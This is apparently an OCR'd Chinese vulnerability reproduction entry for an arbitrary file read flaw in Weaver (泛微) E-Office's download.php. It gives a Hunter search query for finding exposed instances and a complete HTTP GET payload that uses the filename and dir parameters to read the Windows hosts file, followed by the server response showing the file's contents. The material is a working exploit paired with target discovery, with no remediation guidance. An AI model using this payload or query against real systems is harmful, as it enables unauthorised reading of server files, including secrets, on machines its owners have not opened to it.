
F8-3泛微-E-Office-任意文件读取

漏洞描述：

泛微E-Office是泛微旗下的一款标准协同移动办公平台。泛微E-Office download.php存在任意文件读取漏洞。

网站图片：



网络测绘：

Hunter 语法：

- hunterapp.name="泛微 e-office OA"

漏洞复现：

payload：

```
GET /general/file_folder/file_new/neworedit/download.php?filename=hosts&dir=C:\\Windows\\System32\\drivers\\etc\\ HTTP/1.1
Host: xx.xx.xx.xx
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:109.0) Gecko/20100101 Firefox/118.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
```

效果图:

请求

美化 Raw Hex \n

```
GET /general/file_folder/file_new/neworedit/download.php?filename=hosts&dir=C:\\Windows\\System32\\drivers\\etc\\ HTTP/1.1
Host: [redacted]
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:109.0) Gecko/20100101 Firefox/118.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
```

响应

美化 Raw Hex 页面渲染 \n

```
HTTP/1.1 200 OK
Date: Fri, 20 Oct 2023 14:21:32 GMT
Server: Apache/2.0.47 (Win32) PHP/5.2.5
X-Powered-By: PHP/5.2.5
accept-ranges: bytes
accept-length: 823
content-disposition: attachment; filename=
Content-Length: 823
Connection: close
Content-Type: application/octet-stream

# Copyright (c) 1993-2009 Microsoft Corp.
#
# This is a sample HOSTS file used by Microsoft TCP/IP for Windows.
#
# This file contains the mappings of IP addresses to host names. Each
# entry should be kept on an individual line. The IP address should
# be placed in the first column followed by the corresponding host name.
# The IP address and the host name should be separated by at least one
# space.
#
# Additionally, comments (such as these) may be inserted on individual
# lines or following the machine name denoted by a '#' symbol.
#
# For example:
#
#      [redacted]          # source server
#      [redacted]          # x client host

# localhost name resolution is handled within DNS itself.
  127.0.0.1       localhost
# ::1             localhost
```